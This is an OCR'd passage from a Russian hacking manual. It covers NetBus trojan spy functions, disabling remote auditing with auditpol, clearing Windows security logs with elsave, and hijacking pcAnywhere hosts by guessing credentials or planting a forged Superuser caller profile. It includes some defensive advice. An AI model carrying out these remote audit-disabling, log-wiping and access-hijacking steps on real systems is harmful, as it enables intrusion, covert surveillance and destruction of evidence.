


*Рис. 14.13. Окно **NetBus2.0 Pro** с записью добавленного хоста — сервера NetBus*

> Чтобы подсоединиться к хосту **Sword-2000**, щелкните правой кнопкой мыши на пункте списка **Sword-2000** и из отобразившегося контекстного меню выберите команду **Connect** (Подсоединить). В случае успеха в строке состояния окна **NetBus 2.0 Pro** отобразится сообщение **Connected to 1.0.0.1 (v.2.0)** (Подключен к 1.0.0.1 (v.2.0)).

После успешного соединения с серверным компонентом NetBus хакер, используя инструменты клиента NetBus, может сделать с атакованным компьютером все что угодно. Практически ему будут доступны те же возможности, что и у локального пользователя **Administrator.** На Рис. 14.14 представлен список инструментов клиента NetBus, отображенный в меню **Control** (Управление).




Рис. 14.14. Меню Control содержит обширный список инструментов управления удаленным хостом

Среди этих инструментов отметим средства, собранные в подменю **Spy functions** (Средства шпионажа) и содержащие такие полезные инструменты, как клавиатурный шпион, перехватчики экранных изображений и информации, получаемой с видеокамеры, а также средства записи звуков. Таким образом, проникший в ваш компьютер хакер может подглядывать, подслушивать и прочитывать все, что вы видите, говорите или вводите с клавиатуры компьютера. И это еще не все! Хакер может модифицировать системный реестр компьютера Sword-2000, запускать любые приложения и перезагружать удаленную систему Windows, не говоря уж о возможностях просмотра и копирования любых документов и файлов.

Как уже упоминалось, описанная в этом разделе утилита сервера NetBus, так же как и описанный в предыдущем разделе клавиатурный шпион IKS, требуют предварительного запуска на атакуемом компьютере. Последняя задача составляет целую отдельную область хакинга и заключается в поиске открытых по недосмотру каталогов информационного сервера IIS (см. Главу 13), а также в использовании методов «социальной инженерии», применяемых для внедрения в компьютер троянских коней или вирусов. (Подробнее методы «социальной инженерии» рассматриваются на протяжении всей книги).

Сокрытие следов

Аудит, несомненно, является одним из наиболее серьезных средств защиты от хакинга компьютерной системы, и отключение средств аудита - одна из первых операций, которую выполняют хакеры при взломе компьютерной системы. Для этого применяются различные утилиты, позволяющие очистить журнал регистрации и/или отключить аудит системы перед началом «работы».

Для отключения аудита хакеры могут открыть консоль MMC и отключить политику аудита, воспользовавшись средствами операционной системы. Другим, более мощным средством, является утилита **auditpol.exe** комплекта инструментов W2RK. С ее помощью можно отключать (и включать) аудит как локального, так и удаленного компьютера. Для этого следует из командной строки ввести такую команду.

```
C:\Auditpol>auditpol \\sword-2000 /disable
```

На экране появятся результаты работы:

```
Running...
Audit information changed successfully on \\sword-2000...
New audit policy on \\sword-2000...
(0) Audit Disabled
System                  = No
Logon                   = No
Object Access           = No
Privilege Use           = No
ProcessTracking         = Success and Failure
```

```
Policy Change              = No
Account Management         = No
Directory Service Access   = No
Account Logon              = No
```

Параметр команды **\\sword-2000** - это имя удаленного компьютера, а ключ /disable задает отключение аудита на этом компьютере. Утилита **auditpol.exe** - весьма эффективное средство, созданное для управления сетевыми ресурсами, но также, как видим, весьма удобный инструмент хакинга. Чтобы познакомиться с ее возможностями, достаточно ввести команду **auditpol /?,** после чего на экране отобразится справочная информация по применению утилиты. В частности, эта утилита позволяет включать/отключать аудит базы данных SAM, что является предпосылкой использования утилиты **pwdump3.exe** для извлечения паролей из базы SAM.

Очистку журналов безопасности можно выполнить либо с помощью утилиты просмотра журналов Windows 2000/XP, либо с помощью специальных утилит (как правило, используемых хакерами). В первом случае следует выполнить следующие действия.

- Щелкните на кнопке **Пуск** (Start) и в появившемся главном меню выберите команду **Настройка * Панель управления** (Settings ♦ Control Panel).
- В отобразившейся панели управления откройте папку **Администрирование** (Administrative Tools).
- Дважды щелкните на аплете **Управление компьютером** (Computer Management). На экране появится диалог консоли MMC.
- Последовательно откройте папки **Служебные программы ♦ Просмотр событий** (System Tools ♦ Event Viewer).
- Щелкните правой кнопкой мыши на пункте **Безопасность** (Security Log); появится контекстное меню.
- Выберите команду контекстного меню **Стереть все события** (Clear all Events). На экране появится диалог **Просмотр событий** (Event Viewer) с предложением сохранить журнальные события в файле.
- Щелкните на кнопке **Нет** (No), если вам больше не требуются зафиксированные в журнале события. Журнал будет очищен.

При выполнении операции очистки журнала безопасности обратите на характерную особенность. При очистке журнала безопасности из него удаляются все события, но сразу устанавливается новое событие - только что выполненная очистка журнала аудита! Таким образом, хакер все же оставит свой след - пустой журнал с зафиксированным событием очистки журнала. Посмотрим, не помогут ли нам в таком случае хакерские утилиты.

Попробуем применить рекомендованную в [3] утилиту очистки журнала событий elsave.exe (http://www.ibt.ku.dk/jesper/ELSave/default.htm). Эта утилита предназначена в первую очередь для очистки журналов Windows NT 4, но ее последняя версия работает и с системой Windows 2000. Вот как она запускается из командной строки.

```
C:\els004>elsave -s \\sword-2000 -C
```

Здесь ключ -s задает режим удаленной очистки, а ключ -C задает операцию очистки журнала. Кроме очистки, утилита позволяет копировать события журнала в файл. (Ввод команды **elsave /?** приводит к отображению справки, и вы можете сами испытать эффективность всех предлагаемых возможностей). Проверка показывает, что отмеченный выше недостаток остался - применение утилиты elsave.exe регистрируется в журнале безопасности как событие очистки журнала, подобно применению команды очистки журнала средствами аплета **Управление компьютером** (Computer Management).

Как защититься от всех этих утилит? Следует убрать из компьютера (или замаскировать) все утилиты комплекта W2RK, установить аудит базы данных SAM, системного реестра и всех важных ресурсов системы. После этого следует регулярно просматривать журнал безопасности. Выявление непонятных событий очистки журнала безопасности или доступа к защищенным ресурсам поможет навести на след хакера.

Заключение

Сетевой хакинг компьютеров - это очень распространенное занятие хакеров. Однако, как мы видим, занятие это весьма трудоемкое, и при желании выявить такого рода манипуляции достаточно просто. Для этого достаточно воспользоваться шаблонами безопасности Windows и загрузить шаблон защиты сервера (как это сделать, можно узнать, например, в [7]). Другие меры пассивной обороны состоят в настройке системы защиты Windows, брандмауэров и систем IDS. В особых случаях антихакер может также прибегнуть к выявлению хакера его же методами, поскольку системы IDS, как правило, способны выявлять IP-адрес нарушителя (например, это делает программа BlacklCE Defender). Однако антихакеру следует учесть, что проникая в компьютер хакера, он сам уподобляется противнику, так что нелишней мерой будет использование прокси-серверов и других средств маскировки.

ГЛАВА 15.
Хакинг средств удаленного управления

Средства удаленного управления компьютерами ныне приобрели большую популярность. Постепенно, шаг за шагом, из инструмента удаленного администрирования, применяемого в сугубо технологических целях, программные средства этого типа стали использоваться сотрудниками различных организаций для работы со своим офисным компьютером не выходя из дома, с домашнего компьютера. Современные программы удаленного управления офисным компьютером предоставляют целый набор средств для подключения - прямого, модемного и сетевого. Все это очень интересно и предоставляет большие удобства для сотрудников организаций, однако и хакерам также открывается поле чудес для достижения своих целей.

Все дело в том, что инсталлируя средства удаленного управления, многие не задумываются о возможности его несанкционированного использования. В самом деле, вот одно типичное «обоснование» безопасности такого доступа к компьютеру: «Я о нем никому не рассказываю, и о нем никто не знает». Эти люди почему-то считают, что если исподтишка установить на свой офисный компьютер модем и подключить его к телефонной линии для последующих сеансов связи с домашнего компьютера, то хакер просто не сможет обнаружить этой зияющей дыры в системе защиты компьютерной сети организации.

Все эти рассуждения не выдерживают никакой критики. Мы уже говорили, что настоящий хакер всегда начинает атаку с исследования объекта нападения. Одна из задач такого исследования как раз и заключается в выявлении телефонов организации и их тестирования на наличие модемного соединения (как это делается, мы опишем в Главе 18). Выявив такую линию, хакер с помощью специальных программ и собственных познаний в этой области идентифицирует средства удаленного управления на той стороне линии связи и приступает к их взлому - к примеру, описанная в Главе 18 программа PhoneSweep делает это автоматически, если ее настроить соответствующим образом.

В этой главе описаны способы взлома компьютера с установленными средствами удаленного управления в виде приложения pcAnywhere 10.5. Далее мы обсудим вопросы хакинга компьютерной сети, основанные на уязвимостях протокола SNMP (Simple Network Management Protocol - Простой протокол сетевого управления), используемого для удаленного администрирования сетей Windows. Некоторые уязвимости протокола SNMP и его реализации в системах Windows позволяют выполнять инвентаризацию компьютерной системы, и мы опишем программные средства, применяемые с этой целью - утилиты пакета SOLARWINDS **(http://www.solarwinds.net).**

Взлом pcAnywhere

Приложение pcAnywhere **(http://www.symantec.com/pcanywhere)** корпорации Symantec представляет собой один из лучших инструментов удаленного управления хостами сети TCP/IP. Перед тем, как мы перейдем к описанию уязвимостей и методам хакинга pcAnywhere, кратко опишем его структуру и некоторые принципыработы.

ФункциональностьpcAnywhere

Приложение pcAnywhere устанавливается на компьютерах, связанных локальной сетью, модемной линией связи или напрямую, через последовательные и параллельные порты. Компьютеры, управляемые средствами pcAnywhere, называются хостами, а управляющие компьютеры называются абонентами. Взаимодействие хостов и абонентов pcAnywhere происходит подобно тому, как телевизор управляется с помощью пульта дистанционного управления - после установления связи на экране удаленного компьютера отображаются те же средства пользовательского интерфейса и диалоги программ, что и на мониторе хоста. При этом действия пользователя в диалоге абонента pcAnywhere немедленно копируются на экране хоста pcAnywhere.

Таким образом, пользователь компьютера-абонента pcAnywhere получает в свое распоряжение консоль удаленного управления хостом pcAnywhere, практически совпадающую с локальной консолью хоста (Рис. 15.1).




*Рис. 15.1. Окно **pcAnywhere** отображает экран хоста **Alex-3***

Для управления работой своих хостов и абонентов программа pcAnywhere предоставляет диспетчер, рабочее окно которого, **pcAnywhere Manager** (Диспетчер pcAnywhere), представлено на Рис. 15.2.




Рис. 15.2. Рабочее окно диспетчера pcAnywhere

Чтобы сделать компьютер хостом pcAnywhere, выполните такие шаги.

> Щелкните мышью на кнопке **Hosts** (Хосты) и откройте окно управления хостами (см. Рис. 15.2).

> Дважды щелкните на кнопке **Add Host** (Добавить хост). На экране появится диалог **pcAnywhere Host Properties: New Host** (Свойства хоста pcAnywhere: новый хост), представленный на Рис. 15.3.




Рис. 15.3. Диалог свойств создаваемого хоста

На вкладке **Connection info** (Сведения о соединении) в списке **Device list** (Список устройств) перечислены устройства удаленного доступа, обеспечивающие подключение к хосту. По умолчанию в нем установлен флажок TCP/IP, ответственный за связь через локальную сеть TCP/IP.

> Оставьте флажок TCP/IP установленным или установите свои устройства для подключения.

➤ Щелкните мышью на ярлычке **Callers** (Абоненты). На экране отобразится вкладка, представленная на Рис. 15.4.




Рис. 15.4. Вкладка пополнения списка абонентов хоста pcAnywhere

На вкладке **Callers** (Абоненты) следует указать удаленные компьютеры, которые могут связываться с хостом pcAnywhere, и задать способ их аутентификации.

> В открывающемся списке **Authentication type** (Способ аутентификации) выберите способ аутентификации; в данном случае оставьте стандартный выбор pcAnywhere.

➤ В список **Caller list** (Список абонентов) добавьте удаленные компьютеры, которые требуется сделать абонентами создаваемого хоста. Для этого щелкните на кнопке **New item** (Новый пункт), которая находится в панели инструментов над списком. Отобразится диалог **pcAnywhere Caller Properties: New Caller** (Свойства абонента pcAnywhere: новый абонент), представленный на Рис. 15.5.

Первая вкладка диалога предназначена для задания логина и пароля создаваемого абонента pcAnywhere, которые следует ввести, соответственно, в поля **Login Name** (Имя пользователя), **Password** (Пароль) и **Confirm Password** (Подтвердить пароль).

На остальных вкладках диалога **pcAnywhere Caller Properties: New Caller** (Свойства абонента pcAnywhere: новый абонент) содержатся различные параметры, разрешающие обратные звонки абоненту (вкладка **Callback),** права доступа абонента (вкладка **Privileges)** и парольную защиту учетной записи нового абонента (вкладка **Protect item).**




Рис. 15.5. Диалог задания абонента для хоста pcAnywhere

> Настройте в диалоге **pcAnywhere Caller Properties: New Caller** (Свойства абонента pcAnywhere: новый абонент) параметры должным образом, и щелкните на кнопке OK. В диалоге свойств абонента в списке **Caller list** (Список абонентов) появится пункт с новым абонентом (Рис. 15.6).




Рис. 15.6. Новый абонент хоста pcAnywhere установлен!

Можете повторить процедуру добавления абонентов несколько раз и пополнить список абонентов.

> Настройте, если нужно, параметры хоста на остальных вкладках диалога свойств создаваемого хоста (Рис. 15.6).

> Щелкните мышью на кнопке OK и закройте диалог **pcAnywhere Caller Properties: New Caller** (Свойства абонента pcAnywhere: новый абонент). В диалоге диспетчера pcAnywhere отобразится значок нового хоста (Рис. 15.7).




Рис. 15.7. Значок нового хоста Sword-2000 в диалоге диспетчера pcAnywhere свидетельствует о его успешном создании

> Чтобы запустить хост pcAnywhere, щелкните на значке хоста правой кнопкой мыши и выберите в отобразившемся контекстном меню команду **Launch Host** (Запустить хост). После запуска хоста в панели задач отобразится значок компьютера - хост готов к работе.

Теперь займемся абонентом pcAnywhere. Чтобы удаленный компьютер получил возможность управления хостом pcAnywhere, на нем следует установить приложение pcAnywhere, запустить диспетчер pcAnywhere и выполнить такие шаги.

> В окне диспетчера pcAnywhere щелкните на кнопке **Remotes** (Абоненты). На экране появится окно **pcAnywhere Manager** (Диспетчер pcAnywhere), представленный на (Рис. 15.8).




Рис. 15.8. Окно диспетчера pcAnywhere для создания и настройки абонента pcAnywhere

В этом окне содержится значок Add Remote (Добавить абонента), позволяющий создать и настроить абонент для хоста. Однако можно воспользоваться уже имеющимся абонентом.

> Чтобы воспользоваться уже имеющимся абонентом, дважды щелкните мышью на значке NETWORK, CABLE, DSL (Сеть, Кабель, DSL). На экране появится диалог pcAnywhere Waiting (Режим ожидания pcAnywhere), представленный на Рис. 15.9.




Рис. 15.9. В диалоге режима ожидания pcAnywhere отображены сетевые хосты

В диалоге pcAnywhere Waiting (Режим ожидания pcAnywhere) отображаются все хосты pcAnywhere, ждущие подключения абонентов pcAnywhere. Как видно из списка TCP/IP Hosts (Хосты TCP/IP), только что созданный хост Sword-2000 также ожидает подключения.

➤ Выполните двойной щелчок на строке SWORD-2000. На экране появится диалог NETWORK, CABLE, DSL - pcAnywhere (Сеть, кабель, DSL - pcAnywhere), представленный на Рис. 15.10.




Рис. 15.10. Диалог входной регистрации абонента pcAnywhere для подключения к хосту

В диалоге **pcAnywhere Host Login** (Входная регистрация хоста pcAnywhere) следует ввести логин и пароль, указанный при создании абонента **Alex-3** для хоста **Sword-2000**, и щелкнуть на кнопке OK. После успешной регистрации отобразится диалог, подобный представленному на Рис. 15.1.

Подключившийся абонент pcAnywhere позволит сделать с компьютером Sword-2000 все, что разрешено на вкладке **Privileges** (Привилегии) диалога свойств абонента **Alex-3** (см. Рис. 15.11).




Рис. 15.11. Разрешения для абонента хоста pcAnywhere могут быть весьма обширными

Если на вкладке **Privileges** (Привилегии) установить переключатель **Superuser** (Суперпользователь), то абонент **Alex-3** получит полный доступ ко всем ресурсам компьютера **Sword-2000.** Стало быть, вся проблема для хакера - это определить комбинацию логин/пароль, которая позволит ему подключаться к хосту pcAnywhere. Посмотрим, что для этого следует сделать.

Хакинг pcAnywhere

Во-первых, следует сразу же указать, что версия 10.5.1 приложения pcAnywhere не позволяет хакеру вытворять очень многое из того, что было доступно в ранних версиях (см., например, обсуждение в [3]). Здесь уже не работает программа Revelation для определения паролей за строкой «*********» в поле задания пароля диалога **pcAnywhere Host Login** (Входная регистрация хоста pcAnywhere). Также, диспетчер pcAnywhere уже не позволяет пополнять список абонентов хоста без указания логина и пароля входной регистрации, и новому абоненту при создании предоставляются по умолчанию ограниченные привилегии (Рис. 15.11). Так что, на первый взгляд, все, что можно предложить для взлома доступа к хосту pcAnywhere - это попробовать угадать логин и пароль, часто совпадающие с логином и паролем входной регистрации.

Как ни странно, но эта задача вовсе не выглядит безнадежной, и попытки угадать пару логин/пароль, варьируя комбинации Administrator/password, имеют шансы на успех (как отмечено в [3], просто удивительно, как много хостов удаленного управления сохраняют заданные по умолчанию учетные записи). Можно также прибегнуть к программе Brutus, с помощью которой мы взламывали почтовые ящики и Web-сайты в Главах 10 и 12. Эта программа позволяет настраивать свои средства взлома паролей, так что, быть может, вам и удастся автоматизировать процесс подбора паролей. Однако все это - трудоемкий и ненадежный путь, поскольку хоть сколько-нибудь квалифицированный пользователь наверняка установит надежный пароль для регистрации, а система защиты зафиксирует многочисленные попытки входной регистрации.

Так что же, сдаваться? Не тут то было. Имеется еще один обходной путь, который остался и новейшей версии pcAnywhere - подмена профиля подключения абонента к хосту. В этом случае хакер методами, указанными в предыдущем разделе, создает хост pcAnywhere, имя которого совпадает с тем, что отображается в диалоге ожидания соединения (Рис. 15.9). Далее он создает абонента для подключения к этому хосту, в качестве которого он назначает самого себя. Этому абоненту хакер предоставляет неограниченные права доступа к хосту, устанавливая переключатель **Superuser** (Суперпользователь) на вкладке **Privileges** (Привилегии) диалога свойств абонента (Рис. 15.11).

Вот для чего он все это делает. Дело в том, что после создания хоста pcAnywhere в папке **Системный_диск:/Documents and Settings/All Users.WINNT/Application Data/Symantec/pcAnywhere** (или в другой папке, указанной в открывающемся списке диалога диспетчера pcAnywhere), создается файл *профиля* абонента этого хоста с предсказуемым именем. В нашем случае для хоста **Sword-2000** после создания абонента pcAnywhere с логином **Alex-3** был создан файл профиля с именем **PCA.Alex-3.CIF** - **т.е.** с именем, содержащим логин абонента в середине записи, и с расширением **.CIF**.

Вы, наверное, уже смекнули, как все это можно применить для хакинга хоста pcAnywhere. Хакер создает с помощью диспетчера pcAnywhere нового абонента, скажем, **Hacker,** профиль которого будет сохранен в файле **PCA.Hacker.CIF** на компьютере хакера. Если этот файл **PCA.Hacker.CIF** каким-то образом поместить на хост **Sword-2000 в** папку **Системный_диск:/Documents and Settings/All Users.WINNT/Application Data/Symantec/ pcAnywhere,** то в диалоге абонентов хоста **Sword-2000** появится новая учетная запись (см. Рис. 15.12).

Теперь к хосту pcAnywhere может подключиться любой, кто знает логин и пароль нового абонента **Hacker,** в данном случае - хакер, немного поработавший для создания и переноса файла профиля на компьютер-жертву.




Рис. 15.12. Новый абонент подключен к системе и готов к работе!

